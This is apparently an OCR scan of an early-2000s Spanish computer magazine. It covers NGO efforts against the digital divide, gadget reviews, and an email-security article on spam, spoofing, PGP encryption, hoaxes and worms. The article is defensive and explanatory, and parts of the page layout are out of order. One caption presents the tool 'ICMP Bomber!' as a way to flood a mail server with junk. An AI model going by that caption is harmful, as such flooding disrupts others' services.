Obviamente, el reciclaje de equipos desechados por el Primer Mundo, es sólo un parche: muchos sectores requieren ordenadores potentes que puedan realizar trabajos más completos. Aquí surge una segunda propuesta, que consiste en fabricar ordenadores nuevos equipados con las últimas tecnologías, pero a precios muy bajos, para que puedan ser adquiridos por los Estados y distribuidos gratuitamente entre sus ciudadanos. Así funciona el concepto de "PCs Populares", impul-

Este pequeño invento indio incorpora un sintetizador de voz que traduce del inglés a un sinfín de lenguas nativas, para que pueda ser usado por los millones de indios analfabetos.

El casino on-line de los pobres

Internet ofrece infinitas oportunidades de ganar dinero. Y, al parecer, las ONGs están dispuestas a aprovecharlas al máximo. La última y más curiosa iniciativa ha sido promovida por la Cruz Roja noruega y la Sociedad del Cáncer del mismo país: un casino on-line cuyos beneficios se destinan, íntegramente, a proyectos de beneficencia e investigación sanitaria.

"Tivoli" ofrece partidas de Ruleta, Black Jack y otros juegos con apuestas máximas de 3 euros y un premio máximo de 85 euros.

Para no favorecer la ludopatía, sólo está permitido apostar un máximo de 180 euros a la semana.

¿Quieres divertirte un rato en el casino Tivoli? Si pierdes, alimentarás unas cuentas bocas...

El 60% de los beneficios obtenidos por el casino se destina a diversos proyectos de ayuda al refugiado, rescate marítimo o Salvar a los Niños. El 40% restante ayuda a pagar los costes de mantenimiento y los préstamos de los inversores.

La propuesta ha levantado una gran polémica en Noruega, pero los responsables argumentan que es tan sólo una forma divertida de incitar a las personas a sacar un beneficio "social" de sus aficiones. El casino on-line "Tivoli" únicamente está abierto a los ciudadanos noruegos, pero nada impide curiosear un rato en la dirección: www.tivoli.no

sado por el gobierno brasileño. Su objetivo es fabricar PCs de alto rendimiento por un precio no superior a los 325 euros. El presidente del Comité de Internet de Brasil, Iván Moura Campos, ha llegado a la conclusión de que no pueden depender de la tecnología del Primer Mundo para superar la División digital, y han decidido poner manos a la obra para arreglarlo ellos mismos.


El "PC Popular" es un ordenador equipado con un procesador a 500 MHz, 64 Megas de memoria, tarjeta Ethernet, un módem a 56 Kbps, un monitor de 14 pulgadas, tarjetas gráfica y de sonido, ratón y teclado. Todo ello, por un precio inferior a los 300 euros, es decir, unas 50.000 pesetas. Estos equipos ya se están instalando en escuelas, bibliotecas y centros de salud, y pueden ser adquiridos por cualquier persona mediante cómodas mensualidades de 15 euros sin intereses.

Un proyecto similar, llamado "Simputer", se está llevando a cabo en la India. Allí las dificultades son aún mayores, pues la mitad de la población no sabe leer ni escribir. El "Simputer" –Ordenador Portátil Simplemente Barato– es un ordenador de bolsillo, de aspecto similar a los clásicos Palm o PocketPC, que traduce el contenido de cualquier página Web en inglés, a los muchos idiomas locales existentes en la India. Por un precio no superior a los 225 euros, el Simputer, a la venta este mismo mes, incorpora un navegador, un gestor de correo, un reproductor MP3, y un sintetizador de voz que lee los textos a las personas analfabetas. Tanto el hardware como el software se está desarrollando en formato abierto, para que pueda evolucionar y abaratar aún más su precio, con el objetivo de llegar a los estratos más pobres de la sociedad india. Las primeras aplicaciones ya se han puesto en marcha: los granjeros puedes consultar el tiempo y los precios de mercado de los productos que cultivan, además de acceder a servicios de salud. Puesto que la pobreza impide a amplios sectores de la sociedad india gastarse siquiera un euro en este tipo de tecnología, "Simputer" soporta el uso de tarjetas inteligentes, distribuidas gratuitamente, donde cada persona almacena sus datos y programas. De esta manera, un poblado entero podrá utilizar un único ordenador, y mantener sus datos personales en las mencionadas tarjetas.

El "Simputer" es un ordenador de bolsillo indio que apenas cuesta 225 euros.

Red digital para todos

La instalación de ordenadores es un primer paso para mejorar el nivel de vida. Pero un ordenador aislado es una máquina "mutilada": ningún país puede evolucionar en igualdad de condiciones, sin que sus ordenadores estén conectados a Internet. La dificultad es tremenda, si tenemos en cuenta que en Nueva York, por ejemplo, hay más líneas telefónicas que en toda África... A ello hay que unir los problemas de suministro eléctrico: los grandes núcleos de población africanos disponen de electricidad compartida, por lo que los apagones y los cambios de tensión, capaces de fundir un ordenador, son frecuentes. Igualmente, muchas de las conexiones a Internet disponibles actualmente en



Gracias a "E-poor", varios poblados de Pakistán se conectan entre sí y favorecen las relaciones comerciales.

África, deben establecerse a través de una llamada internacional, lo que da lugar a una tarifa de conexión abusiva, al alcance sólo de unos pocos privilegiados.

Puesto que las líneas telefónicas actuales, además de escasas, están anticuadas, la única solución viable es crear redes de fibra óptica que aseguren una conexión fiable a largo plazo. Esta estrategia exige una inversión monetaria muy fuerte, fuera del alcance de las ONGs. Por esta razón, son las empresas punteras del sector de las telecomunicaciones, en coordinación con los gobiernos locales, las que están llevando a cabo las lentas labores de creación de redes digitales.

La empresa norteamericana Cisco, es una de las más activas en este campo. Su iniciativa LDC –Países Menos Desarrollados–, en colaboración con las Naciones Unidas, tiene como objetivo dotar de nodos locales a naciones como Kenia y Sudáfrica. La mayor parte de los ISPs africanos se conectan a Internet a través de nodos europeos, con la lentitud que eso significa. Mientras que una tarifa plana a través de módem cuesta alrededor de 15 euros en Estados Unidos y Europa, este valor se incrementa hasta los 50 euros en África. Cisco pretende traer los nodos al continente africano, y reducir así el tiempo de espera y el precio de la conexión. A lo largo de este año, las inversiones de Cisco en tecnología de mantenimiento de redes se habrán extendido a más de 24 países. El plan incluye un amplio programa aca-

Muchas ONGs utilizan las subastas on-line para obtener ingresos indispensables para patrocinar sus campañas de ayuda.

El "Simpueter" es un ordenador de bolsillo, de aspecto similar a los clásicos Palm o PocketPC, que traduce el contenido de cualquier página Web en inglés, a los muchos idiomas locales existentes en la India

démico para enseñar a profesores, estudiantes y profesionales de estas naciones a gestionar dichas redes, y reducir así la dependencia. Más de 160.000 personas se benefician de esta iniciativa.


Pero el proyecto más ambicioso es, sin duda, "Africa ONE", una red de fibra óptica de 32.000 kilómetros de longitud que unirá todos los países africanos. Además, dispondrá de 30 puntos de entrada situados en ciudades costeras de Europa, Oriente Medio y África, para enlazar el continente africano con el resto del mundo. La red tendrá un ancho de banda de 80 Gigas/sg, y un coste aproximado de 1600 millones de dólares. Se espera que Africa ONE esté completamente operativa a lo largo de este año. Su éxito comercial es una incógnita, debido al bajo nivel de renta de los países implicados, pero Africa ONE ha prometido unos precios competitivos y multitud de acuerdos con los gobiernos de más de 20 países, para que la red sea aprovechada desde el primer día.

El software

Como hemos visto, bien a través de las donaciones de equipos desechados, o

La Red "Africa ONE" conectará, mediante cable de fibra óptica, al continente africano con Europa y Oriente Medio.

mediante la fabricación de PCs de bajo precio, junto a las redes de fibra óptica, tarde o temprano el hardware informático acabará llegando a las naciones más desfavorecidas. Encauzado el primer paso, aún queda por resolver el problema asociado: el software. De nuevo, surge la barrera del escaso poder adquisitivo de los países pobres. Los ordenadores necesitan un sistema operativo y aplicaciones asociadas. Haría falta el sueldo de un mes de un agricultor de Burundi para pagar una copia de Windows xp, que sólo podría usarse en un ordenador. La respuesta, como cabría esperar, está en el software freeware y las versiones gratuitas del sistema operativo Linux. El uso de Linux conlleva una serie de ventajas añadidas, pues puede copiarse gratuitamente a cualquier otro ordenador; dispone de unos requisitos mínimos muy modestos, ideal para obtener un perfecto rendimiento en ordenadores 486 o Pentium; y su propia estructura favorece el aprendizaje de la informática. Linux, además, viene asociado a un sinfín de aplicaciones de



Cisco es una de las empresas de telecomunicaciones más implicadas en favorecer a los más pobres. Sus donaciones se extienden a más de 24 países.


dominio público –procesadores de textos, bases de datos, etc.–, que pueden emplearse sin coste alguno y, lo más importante, pueden modificarse para adaptarse a las necesidades peculiares de una comunidad. Las ventajas de Linux son tantas, que en los últimos años han surgido iniciativas como la de la desaparecida "Fronteras Electrónicas España", que promovía la implantación de Linux en las Administraciones Públicas. Esto representaría un importante ahorro para las arcas del Estado, al no tener que comprar software propietario. Las mencionadas campañas de reciclaje de ordenadores, como "World Computer Exchange" o "ReBOOT" incluyen versiones GNU/Linux en los equipos que entregan. Organizaciones como Ingenieros Sin Fronteras se encargan de diseñar programas y soluciones en red concretas que son ofrecidas, de forma gratuita, a las comunidades iberoamericanas.

Poco a poco, los países pobres comienzan a abrirse camino en Internet, a dar a conocer al mundo sus logros y necesidades, con el apoyo de fundaciones que ofrecen alojamiento gratuito, correo electrónico, y los servicios propios de un proveedor de Internet, pero enfocados hacia los usuarios sin recursos. A nivel mundial, destaca el esfuerzo realizado por "InterConnection", con proyectos de hospedaje de coste cero en Argentina, las Islas Galápagos y varias regiones de África. Esta fundación se apoya en la figura del "voluntario virtual", ideada para ayudar a los más necesitados sin moverte de casa. Mediante diversos programas de trabajo on-line, los voluntarios virtuales diseñan las páginas Webs y gestionan tiendas on-line que venden productos autóctonos de sociedades indígenas, a través de Internet.

No hace falta salir de nuestro país para encontrar proyectos de este tipo: "Pangea" es una ONG española que se financia con una cuota de acceso de 1000 pesetas. Por un pequeño pago mensual añade conexión a Internet, varias cuentas de e-mail, y hospedaje de páginas Web. Con el dinero que recauda, ofrece estos mismos servicios, pero de forma gratuita, a diversos colectivos desfavorecidos, y participa en proyectos de cooperación en México, Perú y Colombia.

La educación

Una vez establecidos los cimientos tecnológicos, aún queda un largo camino por recorrer: formar a los profesores y usuarios de los equipos. De nuevo, numerosas organizaciones se encargan de cubrir esta difícil tarea. "Cyberlearning" ofrece más de 1000 cursos de informática y gestión de negocios on-line, de forma gratuita, que ya han sido aprovechados por más de 100.000 alumnos. Redes educativas como "Global Knowledge" o "InfoDev" promueven la compartición de conocimientos mediante el intercambio de trabajos y experiencias, que evita los fallos en la implantación de la tecnología en un país subdesarrollado, gracias a los resultados obtenidos en



ReBOOT arregla ordenadores estropeados y los envía al Tercer Mundo, donde disfrutarán de una segunda oportunidad.

Miles de toneladas de material informático, perfectamente usable, se acumulan en los basureros. En el Tercer Mundo podrían sacarle un gran partido.

En palabras de Nelson Mandela: "Si la Revolución global de las comunicaciones no se extiende a los países del Tercer Mundo, entonces ya no es una revolución"

países más avanzados.
A medida que las comunidades indígenas se acostumbran a aprovechar los recursos de Internet surgen, de manera espontánea, agrupaciones que intentan aunar esfuerzos para ser autosuficientes. Es el caso de "Mujeres de Uganda" o "E-poor", una red que conecta a varias ciudades de Pakistán acercando a las etnias rurales para favorecer el comercio entre ellas. El comercio electrónico ha sido, precisamente, uno de los primeros frutos de la informatización de los países pobres. Comerciantes y poblaciones indígenas se agrupan en tiendas on-line que venden a todo el mundo productos exóticos, trabajos manuales, y arte local. "PEOPLink" y "South Bazar" son dos inmejorables ejemplos de ello. Pinturas de Nepal, esculturas de Camerún, instrumentos musicales andinos, especias de la India, son algunas de las cosas que puedes comprar sin moverte de casa y con garantía de origen.

Si compras ropa en una tienda solidaria, gastarás dinero con la tranquilidad de saber que será bien utilizado.

Por su carácter gratuito y buenas prestaciones, Linux es el sistema operativo más utilizado en los proyectos solidarios.

Una breve reflexión

La variedad de proyectos comentados en este artículo, puede dar la sensación de que las necesidades tecnológicas de los países del Tercer Mundo están siendo satisfechas. Nada más lejos de la realidad. Lo aquí expuesto es un solo grano de arena en un desierto de carencias que los gobiernos de los países ricos no tienen el más mínimo interés en solventar. Por tanto, nos corresponde a nosotros aportar nuestra ayuda, mucho más si, gracias a Internet, ni siquiera es necesario hacer un desembolso monetario. Entregar a una ONG ese ordenador que vamos a tirar o malvender por unas decenas de euros; visitar varias veces a la semana Webs de donaciones gratuitas, o poner un "banner" de publicidad solitaria en nuestra página Web, son acciones que no cuestan nada y, a cambio, miles de personas del Tercer Mundo se ven inmediatamente beneficiadas.
En palabras de Nelson Mandela: "Si la revolución global de las comunicaciones no se extiende a los Países del Tercer Mundo, entonces ya no es una revolución". De nosotros depende hacerla realidad.

Directorio de ONGs

En la siguiente relación se recogen algunos enlaces de las principales ONGs, portales solidarios, campañas de informatización del Tercer Mundo, y otras iniciativas:

www.ayudaenaccion.com
www.msf.es
www.unicef.org/spanish/
www.aldeasinfantiles.org
www.simputer.org
www.redhumana.com
www.afrol.com
www.africaonline.com
www.pangea.org
www.mundosolidario.org
www.canalsolidario.org
www.thehumanitariansite.org
www.matercare.org
www.bancomundial.org
www.solired.org

• Tiendas solidarias:
www.intermonoxfam.org/tienda
www.intervida.org/ficheros_tienda/iniciotien.htm
www.peoplink.org
www.southbazar.com/elsouk.htm

• Deuda externa:
www.rcade.org
www3.planalfa.es/deudaexterna
http://attac.org
www.consultadeuda.org

• División digital:
www.digitaldividenetwork.org
www.digitaldivide.org
www.bridges.org
www.africaone.com

• Ordenadores para el Tercer Mundo.
www.solired.org/isolidaria.html
www.bellanet.org
www.computerbank.org.au
www.reboot.on.ca
www.worldcomputerexchange.org
www.cfy.org

• Ordenadores populares:
www.simputer.org/simputer
www.cg.org.br
www.csa.iisc.ernet.in
www.gui.uva.es/isf

• Hospedaje solidario:
www.pangea.org
www.interconnection.org

• Compartir conocimientos:
www.cdi.org.br
www.avu.org
www. schoolnetafrica.org
www.cyberlearning.org
www.globalknowledge.org
www.infodev.org
www.wougnet.org
www.epoor.org

Caída al abismo del capricho

Hemos sido conscientes de la evolución del MP3, del DVD y del PDA. Sin llegar a la involución, parece que sus diseños e interiores han frenado su expansión para mejorarse por dentro y por fuera. Mecánica y estética. Disfruta de los nuevos dispositivos de la era digital que "Lo Último" te trae este mes.

1 Sound Blaster Audigy Inspire 5300
Creative

El sonido atrapado en una caja

Todo en el mundo es un bundle. Los coches se venden con equipo de radio, las consolas con un videojuego y las casas con cocina amueblada. ¿Qué hay de los altavoces para PC? Por lo general, se venden solos y conectarlos al sistema no consigue más que empobrecer su calidad. Las tarjetas de sonido integradas o las de baja calidad no podrán aprovechar jamás este kit de altavoces Inspire 5300 como lo hace Audigy Platinum de Creative. Para ello, el fabricante norteamericano pone a tu disposición los dos productos. Máxima compatibilidad y alta fidelidad.

Contacto: www.creative.com

2 PDA 183
Oregon Scientific

Datos en mano

Oregon Scientific no es muy famoso por sus PDA, pero sí por otros aparatos de electrónica de consumo. Frente a hp, COMPAQ o Palm poco tiene que hacer un fabricante que se dedica al mercado de usuarios de gama media. Pero, con este PDA, vemos una gran solución a un gran precio. Sus posibilidades son: edición de texto, calendario, citas, programación de alarma, visualización de diferentes horarios, etc. Para suplir la falta del reconocimiento de caracteres mediante el lápiz óptico, el fabricante incluye un amplio teclado fuera de la pantalla. Más sencillo, imposible.

Contacto: 916 503 795

3 Pocket CD-R 8 cm
Memorex

¿Sólo 8 centímetros?

Para los más exigentes con el espacio y la capacidad, dos términos estrechamente ligados, Memorex ha lanzado un nuevo producto capaz de sorprender al más acostumbrado a los últimos avances en almacenamiento óptico. Se trata de discos CD-R de 8 centímetros capaces de albergar en su interior hasta 250 Megas de capacidad. Las típicas tarjetas de visita en formato CD, conteniendo presentaciones en «PowerPoint», tienen ahora mucho más tamaño para imágenes, archivos ejecutables y textos. Y la compatibilidad, con cualquier lector de CD existente.

Contacto: 902 128 256

4 S81
SONY

Futuro planificado

SONY allana el mercado de monitores CRT para dedicarse, casi por completo, a los nuevos TFT. Más ligeros y estéticos, asisten su calidad una pantalla de cristal liquido resistente a los golpes y un brazo móvil que ofrece una mayor orientación de las pantallas para visualizar tanto documentos horizontales como verticales en tablas de datos dinámicos. La sencillez de su frontal, con siete discretos botones en el lateral derecho y un menú OSD basado en el implementado en sus monitores profesionales de 21", hacen de este monitor la mejor solución para los sibaritas del PC.

Contacto: 902 402 102

5 DEH-P7400MP
Pioneer

Lo digital también llega al coche

Pioneer equipa el sonido en el 50% de los automóviles que salen al mercado. Los modelos que se lanzan al mercado para la audición de música se suceden casi mensualmente. Sin embargo, llega a nuestros oídos la reciente aparición de DEH-P7400MP, un radiocassete de frontal extraíble capaz de leer los formatos CD-RW (a través del cargador de CDs supletorio) y en los que pueden existir largas listas de archivos MP3. Porque lee ése y otros formatos como WMA o WAV. Además, la visualización es, gracias a la función CD-Texto capaz de mostrar un gran número de caracteres y símbolos.

Contacto: 937 399 900

6 MF-PD-355
LG

Estilo musical muy digital

Después de la tempestad, llega la calma. Y ahora, cuando las aguas están volviendo a su cauce, es cuando vuelven a lanzarse nuevos dispositivos de MP3 basados en memoria flash. En este modelo, concretamente, se ha optado por incluir una memoria SmartMedia de 32 Megas que, unido a la función "IntroScan", capaz de buscar cualquier tema en 10 segundos, convierte a esta unidad en un Jukebox de gran rendimiento.
Eso sí, hay que contar con la memoria RAM, que no será capaz de almacenar más de 8 temas. ¿Un inconveniente?

Contacto: 902 102 530

Prevenir es mejor que curar...

Protege tu correo electrónico

Son muchos los problemas derivados del uso del correo electrónico. Así que no es de extrañar que a diario se reciban varios virus, troyanos, amenazas... incluso las empresas están interesadas en saber qué tipo de mensajes envían sus empleados y cuál es su contenido. Otros organismos y grupos quieren echarle un vistazo a los mensajes intercambiados. Por eso hay que ser prevenidos y tomar las medidas oportunas.

Texto: Carlos Mesa

Cuando un empleado de una gran empresa aeroespacial envió a 60.000 compañeros un mensaje de correo electrónico con acuse de recibo acerca de una fiesta nacional, el sistema de correo electrónico de la corporación se bloqueó y permaneció inaccesible durante casi seis horas.
Otra historia, de las que circulan por la Red, cuenta que una de las principales corporaciones petroleras fue sentenciada a abonar 2,2 millones de dólares a cuatro empleadas que habían recibido, en sus bandejas de entrada, mensajes de correo electrónico con misivas de tipo sexual provenientes de algunos compañeros de trabajo. El título del mensaje era: "25 motivos por los que la cerveza es mejor que las

mujeres". Uno de los grandes escándalos del correo electrónico llegó cuando, en 1999, el virus Melissa se extendió rápidamente a través de las redes corporativas, causando un daño mayor que ningún otro virus. Melissa fue el primero, pero a éste le siguieron imitadores como I Love You o Nimda, que se replican por sí solos utilizando la Libreta de direcciones.

Por si lo anterior pareciera poco, los medios de comunicación se han prestado a publicitar infiltraciones en redes desde el exterior, por ejemplo, a causa de las actividades de los hackers, los virus, el correo electrónico no solicitado y la emisión de mensajes falsificados.

Sin embargo, las redes también deberían estar protegidas desde el interior ante aquellos que pueden poner en peligro la seguridad de una empresa, ya sea de forma intencionada o no, por la implicación del correo electrónico. Tanto si se trata de riesgos internos o externos, resulta prioritario investigarlos y conocerlos de cerca.

Tipos de riesgos de seguridad para el correo electrónico


Cuando hablamos de empresas, los peligros pueden presentarse con intensidades diferentes, desde molestias a grandes pérdidas, pasando por embarazosos compromisos legales. Todos los casos resultan frustrantes y suponen un daño para la organización. El uso del correo electrónico en una corporación puede exponer a las compañías a posibles responsabilidades legales y a pérdidas de información confidencial. Con el fin de proteger a sus corporaciones de los peligros del correo electrónico, los directores de sistemas deberían comprender los tipos de peligros existentes y sus efectos sobre el rendimiento y la seguridad.

Por ejemplo, para empezar, debería estar prohibido suscribirse a según qué listas de distribución, dado que colapsan los servidores de correos innecesarios, amén de que son una fuente para colar todo tipo de virus y troyanos.

Los mensajes de correo electrónico no solicitados (conocidos en inglés como "spam"), suelen formar parte de campañas de publicidad o mercadotecnia y se envían en masa desde un solo punto a un gran número de destinatarios. Según el Grupo Gartner (junio de 1999), el 90% de los usuarios de correo electrónico reciben cada semana un mensaje de correo electrónico no solicitado. Por otro lado, un 33% de los usuarios reciben cada semana de seis a diez mensajes no solicitados. En las empresas, los mensajes no solicitados se envían con frecuencia a varios empleados a la vez, lo que consume ancho de banda y reduce el rendimiento de la Red en muchos momentos.

Se han dado casos en que los mensajes publicitarios escondían otras intencionalidades. Puede suceder que un mensaje venga falsificado, donde la identidad del remitente se haya adulterado, para engañar al destinatario y que así abra el mensaje. Con frecuencia, el falsificador ha secuestrado temporalmente la identidad de otra dirección de correo electrónico conocida o de otro dominio. A continuación, cuando el destinatario lee el mensaje no solicitado y hace clic en el hipervínculo incluido que cree recibir de un amigo o de un colega, se ve enlazado accidentalmente a un sitio Web que contiene material inesperado. Esta técnica se utiliza, en ocasiones, para enlazar con una página Web que secuestra contraseñas a través de las cookies.

Los medios de comunicación se han prestado a publicitar infiltraciones en redes desde el exterior a causa de las actividades de los hackers, los virus, el correo no solicitado y la emisión de mensajes falsificados



«ICMP Bomber!» sirve para bombardear la dirección IP de un servidor de correo, remitiéndole todo tipo de basura.

¿Por qué cifrar mi correo?


«PGP Enterprise Security» es una solución adaptable y compatible entre diferentes sistemas operativos, que permite a los usuarios proteger la correspondencia electrónica, las transacciones en línea y los archivos de datos mediante su cifrado. De forma que únicamente los destinatarios autorizados puedan descifrar su contenido.

Dado que los productos PGP contienen sólo algoritmos criptográficos con diferentes niveles de seguridad (longitudes de claves), son una buena protección para los datos que se envían por la Red.

PGP se conoce internacionalmente como el estándar para mantener la seguridad del correo electrónico y de los archivos tanto en el ámbito empresarial como en el doméstico.

PGP es tan fácil de utilizar que incluso los usuarios poco expertos pueden aprender a cifrar, descifrar, crear firmas digitales y verificar mensajes y archivos en cuestión de minutos. Asimismo, como funciona de forma uniforme con herramientas de productividad, aplicaciones de correo electrónico y sistemas operativos conocidos, se puede instalar fácilmente en toda una organización.

PGP utiliza dos llaves para el juego de cifrar-descifrar mensajes. Cada usuario tiene dos claves: una secreta o privada y una pública. La clave secreta ha de quedar sólo en poder del dueño, pero la clave pública puede y debe distribuirse.



Una vez se ha creado la clave pública en «PGP Enterprise Security», ésta debe ser remitida a un servidor que almacene las claves públicas y que puedan ser consultadas por todos los internautas.

Cualquiera que quiera enviarte mensajes cifrados, tendrá que hacerse con tu clave pública y utilizarla. Una vez cifrado así el mensaje, sólo podrá descifrarse con tu clave privada. Ni siquiera lo podrá hacer quien ha cifrado el mensaje.


Por otro lado, el conocer la clave pública no permite deducir la clave privada.

Cuando comienza la instalación del programa se solicitan un par de claves. Una vez que se generan las claves (pública y privada), te pide el nombre y dirección de correo electrónico al cual se asociarán estas claves. Cuanto más grande sea la longitud de las claves (la siguiente pantalla), mayor nivel de seguridad tendrás, pagando por ello un mayor tiempo en la generación y descifrado de mensajes.


Lo siguiente es la validez o caducidad que le des a las claves que vayas a generar.

Seguidamente se te pide una frase, o palabra clave, para proteger tus claves, con lo que tendrás que poner una palabra o frase exactamente igual en las dos ventanas. Cuanto mayor sea la palabra o frase que escojas, mayor nivel de seguridad tendrás.

El programa te brinda la posibilidad de enviar la clave pública (si estás conectado a Internet), a un servidor de claves. Esto es importante para que otros usuarios de Internet puedan enviarte correos cifrados y que puedas descifrarlos correctamente. También es recomendable realizar una copia de seguridad de las claves.



En Netscape 6 llegar hasta la pantalla de certificados es muy fácil. Todo está aglutinado en una única pantalla, incluso la solicitud de certificados digitales.



Todos los certificados digitales instalados en Outlook Express. Los solicitados a la compañía Thawte son gratuitos.


Los falsos virus y las cadenas de correspondencia (esas que invitan a continuar una cadena de mensajes) también transportan información falsa: desde falsas advertencias de virus (lo que se conoce como un "hoax", un bulo) a propuestas de enriquecimiento rápido. Se suele pedir a los destinatarios que reenvíen estos mensajes a sus colegas y amigos para evitar la "mala suerte" u otros efectos misteriosos. Dada su gran circulación, estos falsos virus y cadenas de correspondencias pueden sobrecargar las redes si algún destinatario utiliza por casualidad la función "Responder a todos". Es más, ha habido al menos un caso de un falso mensaje de virus que invitaba a borrar determinado fichero crítico de Windows, estipulando que se trataba de un virus. Como el mensaje era claro y daba instrucciones para localizarlo, la víctima siempre localizaba el supuesto fichero infectado (que en realidad pertenecía al sistema operativo Windows). Cuando la víctima hacía caso al mensaje y borraba el supuesto fichero infectado, simplemente estaba destruyendo su propio sistema operativo.

Responsabilidades


Los empleados pueden incumplir sin saberlo los contratos de confidencialidad firmados con otras compañías, al enviar información confidencial a terceros, mediante el correo electrónico (incluso enviando información a amigos que trabajan en compañías competidoras). Actualmente se ha puesto de moda que en función de lo marcado en la LSSI y en la Agencia de Protección de Datos, las empresas se ven obligadas a redactar unas normas de seguridad de bases de datos que tienen que aplicar en un documento único. Este documento, firmado por los nuevos empleados desde principios de este año, implica el uso del e-mail sólo para fines estrictamente laborales. Cualquier otro uso está penado por la ley y es motivo de despido. El gabinete de abogados Pricewaterhouse Cooper está elaborando estos documentos a todas aquellas empresas españolas que lo solicitan.
Si a todo ello añadimos que hay empleados que, sin saberlo, remiten información confidencial a fuentes externas, no es de extrañar que las empresas hayan tomado sus medidas. Según la Sociedad norteamericana para la seguridad industrial, este robo de "propiedad intelectual" cuesta a las corporaciones de los EE.UU. 24 millones de dólares al año. En el 74% de los casos, el problema tiene su origen en las propias corporaciones.
Las compañías también pueden verse involucradas en responsabilidades legales si los empleados transmiten o reciben material ofensivo y explícito a través del sistema de correo electrónico de la empresa. Tanto si

Virus, un peligro para negligentes


Los gusanos son los virus informáticos que tienen la mala costumbre de propagarse a través del correo electrónico. Son los que mayor éxito han tenido, infectando a millones de usuarios en todo el mundo.
La verdad es que, aunque la culpa de los virus es de sus creadores, también lo es de quienes no toman medidas. Es muy fácil quejarse de las secuelas de un accidente de tráfico, cuando no se llevaba el cinturón de seguridad puesto.
Uno de los gusanos más temidos a lo largo del año pasado ha sido Sircam.
